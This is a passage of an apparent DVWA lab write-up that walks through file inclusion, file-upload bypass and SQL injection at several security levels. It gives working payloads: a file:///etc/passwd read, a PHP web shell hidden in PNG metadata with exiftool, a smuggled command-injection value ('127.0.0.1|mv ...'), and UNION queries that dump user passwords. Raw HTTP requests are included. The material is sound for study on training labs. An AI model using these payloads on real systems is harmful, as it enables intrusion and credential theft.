


File Inclusion

Security Level - Medium & High

Exploitation:

- In the URL inserted the following payload:
- Payload: **file:///etc/passwd**
- The payload got executed and the content of /etc/passwd file is displayed on screen.




5. File upload

Security Level - Low

Exploitation:

- Browsed to my pc and selected the executable virus crack.exe for upload instead of image.
- Due to no filters the executable crack.exe got uploaded to the website.

Proof of Concept



File Upload


Security Level – Medium

Exploitation:

- Selected the php file to be uploaded instead of image.
- Intercepted the request in burp suite and changed the content-type header to *image/jpeg.*
- The file got uploaded.

```
POST /sbne5onvtschq6wst2legjnltlr2-182-16252/vulnerabilities/upload/ HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------195933295134609347810595798 44
Content-Length: 504
Origin: http://104.248.99.198
Connection: close
Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16252/vulnerabilities/upload/
Cookie: security=medium; PHPSESSID=4keqr42qr96esel1oul3bqa4a3; BEEFHOOK=
A3BYN0EFMopS7Cfu8gAWjDfu7Ln95t1VDEFwkqBh5JM5tZQrc8v41pjUOh1fU1MNRuL1f9nyV8GqhUR3
Upgrade-Insecure-Requests: 1

-----------------------------195933295134609347810595798 44
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------195933295134609347810595798 44
Content-Disposition: form-data; name="uploaded"; filename="fake_shell.php"
Content-Type: image/jpeg

<?php
echo("Shell.php");
?>

-----------------------------195933295134609347810595798 44
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------195933295134609347810595798 44--

```

Proof of Concept



File Upload

Security Level – High

Exploitation:

- Since there is a filter for only allowing png and jpeg, I inserted a php script inside a png file with the help of exiftool and uploaded the injected file.
- Using the command injection vulnerability renamed the index.png to index.php
- Accessed the php file using command injection in URL.

Payload: exiftool -Comment="<?php echo system(\$_GET['cmd']) ?>" index.png

```
root@kali:/home/kali/Downloads# exiftool -Comment="<?php echo system(\$_GET['cmd']) ?>" index.png
    1 image files updated
root@kali:/home/kali/Downloads#
```

Payload: 127.0.0.1|mv ../../hackable/uploads/index.png ../../hackable/uploads/index.php

Payload: /index.php?cmd=ls

6. SQL Injection


Security Level - Low

Observation:


Proof of Concept Payload = ‘

Exploitation:


1. Payload - **‘ or 1=1#**




Payload **- 1’ union select database(), database()#**



Payload **- 1' union select table_name, table_name from information_schema.tables where table_schema ='dvwa'%23**



Payload **- 1' union select column_name,column_name from information_schema.columns where table_name='users'#**



SQL Injection

Security Level – Medium

Exploitation:

- Intercepted the request in Burp Suit and manipulated the id parameter using following payloads.


Proof of Concept

Payload - 3 order by 2#

Request

```
POST /sbne5onvtschq6wst2legjnltlr2-182-16050/vulnerabilities/sqli/ HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://104.248.99.198
Connection: close
Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16050/vulnerabilities/sqli/
Cookie: security=medium; PHPSESSID=hs8kqide3iptlh2ksddlof9hs3
Upgrade-Insecure-Requests: 1

id=3 order by 2#&Submit=Submit
```

Response




Payload - 3 order by 10000#


Request

```
POST /sbne5onvtschq6wst2legjnltlr2-182-16050/vulnerabilities/sqli/ HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://104.248.99.198
Connection: close
Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16050/vulnerabilities/sqli
Cookie: security=medium; PHPSESSID=hs8kqide3iptlh2ksddlof9hs3
Upgrade-Insecure-Requests: 1

id=3 order by 1000#&Submit=Submit
```

Response



Payload - 1 union select user, password from users#




SQL Injection

Security Level – High


Exploitation:

Payload - **1' or 1=1 order by 1 #**

Proof of Concept



Payload - **1' or 1=1 union select user, password from users #**




7. SQL Injection (Blind)


Security Level – Low

Proof of Concept

True condition Payload – **1' and 1=1#**



False Condition Payload – **1' and 1=0#**



Security Level - Medium

